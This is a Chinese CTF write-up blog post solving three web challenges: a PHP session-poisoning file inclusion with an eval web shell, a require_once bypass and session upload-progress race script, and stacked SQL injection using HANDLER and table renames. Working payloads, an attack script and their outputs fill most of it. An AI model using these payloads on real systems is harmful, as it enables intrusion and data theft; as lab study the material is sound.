
CTF_Web长征路细刷题笔记

原创

疯狂的1998 于 2022-01-06 20:38:15 发布 2165 收藏
分类专栏： WEB 文章标签： 前端 php web安全



文件包含

一、2018 XCTF FINALS —— babyphp
二、WMCTF2020 make php great again 2.0
三、强网杯 2019 随便注

一、2018 XCTF FINALS —— babyphp


知识点：涉及session的写入、变量覆盖

0x01信息收集

这题网上有很多人复现过了，但是我觉得他们写的Writeup有一些坑，稍有不慎就复现不了，就很头疼，开始写题打开环境可以看到几个关键点，首先便是看到有两个可控变量
1: $_GET['function'] 执行函数
2: $_POST['name'] 可控制session值内容

其次又看到`include($file);`存在文件包含，ini_set限定了文件包含目录

最后可见`call_user_func($func,$_GET)`这个函数存在的漏洞点一般都是变量覆盖，利用`extract`这个函数进行文件包含



Please input your name: submit

```
<html>
	<head>
		<title>BabyPHP</title>
		<meta  charset="UTF-8">
	</head>
	<body>
		<form  action="#"  method="post">
			Please  input  your  name:  <input  type="text"  name="name"  />
			<input  type="text"  value="submit"  />
		</form>
	</body>
</html>

<?php
	highlight_file(__FILE__);
	error_reporting(0);
	ini_set('open_basedir',  '/var/www/html:/tmp');
	$file  =  'function.php';
	$func  =  isset($_GET['function'])?$_GET['function']:'filters';
	call_user_func($func,$_GET);
	include($file);
	session_start();
	$_SESSION['name']  =  $_POST['name'];
	if($_SESSION['name']=='admin'){
		header('location:admin.php');
	}
?>
```


0x02正式解题

利用函数extract进行文件包含得到包含文件的源码（**读取到的这两个源码并没有实际的用途，只是为了展示一下确实可以这样用**）

Ⅰ、`/?function=extract&file=php://filter/read=convert.base64-encode/resource=function.php`

得到function.php源码如下

```
<?php
function filters($data){
    foreach($data as $key=>$value){
        if(preg_match('/eval|assert|exec|passthru|glob|system|popen/i',$value)){
            die('Do not hack me!');
        }
    }
}Cj8
```

Ⅱ、`/?function=extract&file=php://filter/read=convert.base64-encode/resource=admin.php`

```
hello admin
<?php
if(empty($_SESSION['name'])){
    session_start();
    #echo 'hello ' + $_SESSION['name'];
}else{
    die('you must login with admin');
}
Cj8
```


Ⅲ、这边我们要注意 php 中默认的 session 存储路径不在本题的限定目录中（/var/www/html 和 /tmp 中），理论上是在下面这些目录中

```
/var/lib/php/sess_PHPSESSID
/var/lib/php/sessions/sess_PHPSESSID

/var/lib/php5/sess_PHPSESSID
/var/lib/php5/sessions/sess_PHPSESSID

/tmp/sess_PHPSESSID
/tmp/sessions/sess_PHPSESSID
```

那我们便不能直接写入值并包含session

这边利用：**session_start — 启动新会话或者重用现有会话**用来写入新的session,


小坑提示（如果遇到抓包没有session值如下图，便要访问admin.php先得到admin的session便会出现session的格式了）



访问admin.php后便会有session值了

0x01payload:


将submit按钮的type从text改为submit，（为什么要这样做，如果直接刷新构造name参数会缺少长度和类型，导致name内容写不到文件中）



在输入框中输入：`<?php @eval($_GET['1998']); ?>`

(构造GET型参数，POST类型连接不上，怀疑是后缀问题）输入后进行抓包点击submit，然后在POST后面构造: `/?function=session_start&save_path=/tmp/`


然后放包就可以了，就能正常写入



0x02payload:

查询flag：`/index.php?function=extract&file=/tmp/sess_PHPSESSID&1998=system('find / -name fla*');`

PHPSESSID填写之前抓包时自动生成的cookie值，例如我的：`/index.php?function=extract&file=/tmp/sess_2spagp5qjnofnbfn4e0iisifb0&1998=system('find / -name fla*');`



CSDN @疯狂的1998

发现flag路径在当前目录底下，获取flag：

```
/index.php?function=extract&file=/tmp/sess_2spagp5qjnofnbfn4e0iisifb0&1998=system(%27cat+/flag%27);
```

CSDN @疯狂的1998

二、WMCTF2020 make php great again 2.0

知识点：require_once绕过 or Session.upload_progress上传竞争

源码如下:

```php
<?php
error_reporting(E_ALL);
require_once('flag.php');
highlight_file(__FILE__);
if(isset($_GET['content'])) {
    $content = $_GET['content'];
    require_once($content);
}
```

0x01信息收集

这题有用的函数也就`require_once`,这里有多种解法：

0x02正式解题(第一种解法)


PHP文件包含基本函数也就include\require_once\ ,require_once也就帮忙捡个漏包含未包含的，如果已经include包含过的文件便不允许再通过require_once进行包含。

> php的文件包含机制是将已经包含的文件与文件的真实路径放进哈希表中，如果require_once('flag.php')，include的文件不运行再通过require_once包含。
> 通过知识点：/proc/self指向当前进程的/proc/pid/，/proc/self/root/是指向/的符号链接，利用伪协议配合多级符号链接的办法进行绕过。

payload：

```
php://filter/convert.base64-encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/var/www/html/flag.php
```

结果如下:



若要了解为什么通过这种方式绕过请访问以下链接：

> https://www.anquanke.com/post/id/213235#h3-3

0x02正式解题(第二种解法)

通过`session.upload_progress`进行文件包含

> 在PHP>5.4，session.upload_progress.enabled这个参数在php.ini中默认开启，在上传的过程中会生成上传进度文件，PHP将会把此次文件上传的详细信息(如上传时间、上传进度等)存储在session当中 ，存储路径可以在phpinfo中查到,但是，意思很明显上传文件时会生成临时文件在/tmp文件夹下，当上传结束后，便会删除文件，我们只需要在被删除之前进行文件包含便可，这就存在一个条件竞争了

session.cookie_secure	Off	Off
session.entropy_file	*no value*	*no value*
session.entropy_length	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	*no value*	*no value*
session.save_handler	files	files
session.save_path	E:\PhpStudy\PHPTutorial\tmp\tmp	E:\PhpStudy\PHPTutorial\tmp\tmp
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On
session.use_strict_mode	Off	Off
session.use_trans_sid	0	0

SimpleXML

Simplexml support	enabled
Revision	$Id: 6b8e23a01a85046737ef7d31346da5164505c179 $

这种解法可以用这个脚本,但是脚本的线程较为大，BUU可能遭不住

```
#coding=gb2312
import io
import requests
import threading
sessid = 'check'
data = {"cmd":"system('cat+/var/www/html/flag.php');"}
def write(session):
    while True:
        f = io.BytesIO(b'a' * 1024*3)
        resp = session.post( 'http://IP/index.php', data={'PHP_SESSION_UPLOAD_PROGRESS': ''}, files={'file': ('c
heck.txt',f)}, cookies={'PHPSESSID': sessid} )
def read(session):
    while True:
        resp = session.post('http://IP/index.php?file=/tmp/sess_'+sessid,data=data)
        if 'check.txt' in resp.text:
            print(resp.text)
            event.clear()
        else:
            pass
if __name__=="__main__":
    event=threading.Event()
    with requests.session() as session:
        for i in range(1,30):
            threading.Thread(target=write,args=(session,)).start()
        for i in range(1,30):
            threading.Thread(target=read,args=(session,)).start()
    event.set()
```


三、强网杯 2019 随便注

知识点：堆叠注入，Mysql各类语句的用法

0x01信息收集

通过测试发现存在注入，但通过联合查询发现select都被过滤了，这叫《随便注》，存在这些过滤我们便需要换其他思路：

CSDN @疯狂的1998



CSDN @疯狂的1998

我们这题通过堆叠注入查询出所有表结果,发现正常查询的是表words中的数据，而我们需要的flag在flagg表中，如何去拿到flag我们有两种方法.

```
1';show tables;#
1';show columns from flagg;#
1';show columns from words;#
```

www.bmzclub.cn:23766/?inject=1'%3Bshow+columns+from+flagg%3B%23

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

0x02正式解题(第一种解法)

Handler命令分析

打开一个表名为 table_name 的表的句柄

```
Handler table_name OPEN
```

1、通过指定索引查看表，可以指定从索引那一行开始，通过 NEXT 继续浏览

```
Handler table_name READ index_name{ = | <= | >= | < | > } (value1,value2,...)
```

2、通过索引查看表

FIRST: 获取第一行（索引最小的一行）NEXT: 获取下一行

PREV: 获取上一行 LAST:获取最后一行（索引最大的一行）

```
Handler table_name READ index_name { FIRST | NEXT |PREV | LAST }
```

3、不通过索引查看表

READ FIRST: 获取句柄的第一行

READ NEXT:依次获取其他行（当然也可以在获取句柄后直接使用获取第一行）

最后一行执行之后再执行 READ NEXT 会返回一个空的结果

```
Handler table_name READ { FIRST | NEXT }
```

4、关闭已打开的句柄

```
Handler table_name CLOSE
```

这题直接结合堆叠注入和handler查看表的读取语句找到flag


payload：`1';handler flagg open;handler flagg first;#`

0x02正式解题(第二种解法)

因为在搜索框中有现成的sql语句，类似于

```
select id,data from words where id = xxx
```

只查询words中的数据,那我们可以将words这个表踢掉换成其他名称，让flagg表变成他，然后查询只要通过固定方式进行查询便是flag，因为flagg表只存在id列不存在data，data为空，单纯的输入id值查询不出我们需要的结果，这就需要通过 `1’ or 1=1#` 这种方式查出所有数据。



payload：`1'; alter table words rename to fake;alter table flagg rename to words;alter table words change flag id varchar(50);#`

(小插曲：普及知识点：alter table)

> SQL ALTER TABLE 语法
> 如需在表中添加列，请使用下面的语法:
> `ALTER TABLE table_name ADD column_name datatype`
> 如需删除表中的列，请使用下面的语法（请注意，某些数据库系统不允许这种在数据库表中删除列的方式）：
> `ALTER TABLE table_name DROP COLUMN column_name`
> 要改变表中列的数据类型，请使用下面的语法：
> My SQL / Oracle：
> `ALTER TABLE table_name MODIFY COLUMN column_name datatype`
> 如果我们需要更改表名称，可以使用语法：
> `ALTER TABLE table_name RENAME to newtable_name`
> 如果我们需要更改列名称以及类型，可以使用下面的语法：
> `ALTER TABLE table_name CHANGE oldcolumn newcolumn newtype {newparameter}`

下图可看到表名更改成功

www.bmzclub.cn:23766/?inject=1'+or+1%3D1%23

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' or 1=1# 提交查询

```
array(1) {
  [0]=>
  string(40) "BMZCTF{ae6a08de2fc94ebda224a612f1c0f476}"
}
```